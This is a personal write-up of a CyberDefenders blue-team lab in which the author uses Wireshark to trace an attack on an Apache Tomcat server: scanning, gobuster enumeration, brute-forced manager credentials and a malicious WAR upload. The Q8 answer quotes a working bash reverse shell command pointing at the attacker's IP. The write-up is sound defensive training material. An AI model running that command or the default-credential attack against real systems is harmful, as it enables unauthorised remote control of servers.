I successfully completed Tomcat Takeover Blue Team Lab at @CyberDefenders!:
https://cyberdefenders.org/blueteam-ctf-challenges/achievements/lseo/tomcat-takeover/
The SOC team has identified suspicious activity on a web server within the company’s intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.
- Category: Network Forensics
- Tactics: Reconnaissance, Execution, Persistence, Privilege Escalation, Credential Access, Discovery, CommanThis toold and Control
- Tools used: Wireshark, NetworkMiner
Índice de Contenidos
Q1: Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?
Answer: 14.0.0.120
Firstly, I have checked the stadistics section in Wireshark. Stadistics > Conversations. The objectives is to see all the IPs in the pcap. Since i´m looking for scans, i focus on the Ips with more packets.
I have a winner with 19.607 packets, this is a indicator of possible scanning.
I need confirm this, for this reason, i will use the filter “tcp.flags.syn == 1 && tcp.flags.ack == 0” to get the SYN packets without ACK. But why? Simple, i dont know the tool used for the possible attacker, but i know that many attacker want to be like a ninja and they dont want resolve the request.

Q2: Based on the identified IP address associated with the attacker, can you identify the country from which the attacker’s activities originated?
Answer: China
Now, i have the attecker IP, with a bit of OSINT, i can know the attacker country. I used (This tool)[https://hackertarget.com/geoip-ip-location-lookup/].
Q3: From the PCAP file, multiple open ports were detected as a result of the attacker’s active scan. Which of these ports provides access to the web server admin panel?
Answer: 8080
For this type of info, i always coming with the filter (frame contains “admin”). This filter is simple and i can see where is the keyword “admin” is used. In this case, /admin and /admin-console has been accessed from the attacker´s IP address.

Q4: Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?
Answer: gobuster

In this question, i need to identify the enumeration tool used by the attacker. The case is relationed with traffic HTTP, so i search in user-agent. If a visit a url with Mozilla Firefox, It will appear as the user agent, but if another user agent is used, we will be able to see it. Normally, enumeration tools can have their own user agent.
Now, search in the user agent info, looking for user agent suspicious.
Q5: After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?
Answer: /manager
Filtering in wireshark with (http && http.user_agent == “gobuster/3.6”), looking between packets, i see attemps for /admin, /admin-console, etc. But the attacker found a admin directory.
Q6: After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?
Answer: admin:tomcat
For this type of questions, i always use (htpp.auhorization),the filter shows when there is clear authentication (for http). In this ocasion, the attacker try vrious combinations.

Q7: Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?
Answer: JXQOZY.war
It´s simple, i filter for POST, the attacker need to upload a malicious file. So, if i used (http.response.method == “POST”) i will have the answer. Only one results for this filter, i “follow” this packet and look for a suspicious file.

Q8: After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?
Answer: /bin/bash -c ‘bash -i >& /dev/tcp/14.0.0.120/443 0>&1’
Honestly, I asked this question without much thought. I filtered by connection from the victim IP to the attacker IP and reviewed the packets until I saw something that matched a console command.
I did it this way because if a reverse shell has been generated, I am interested in seeing TCP packets from the victim IP to the attacker IP.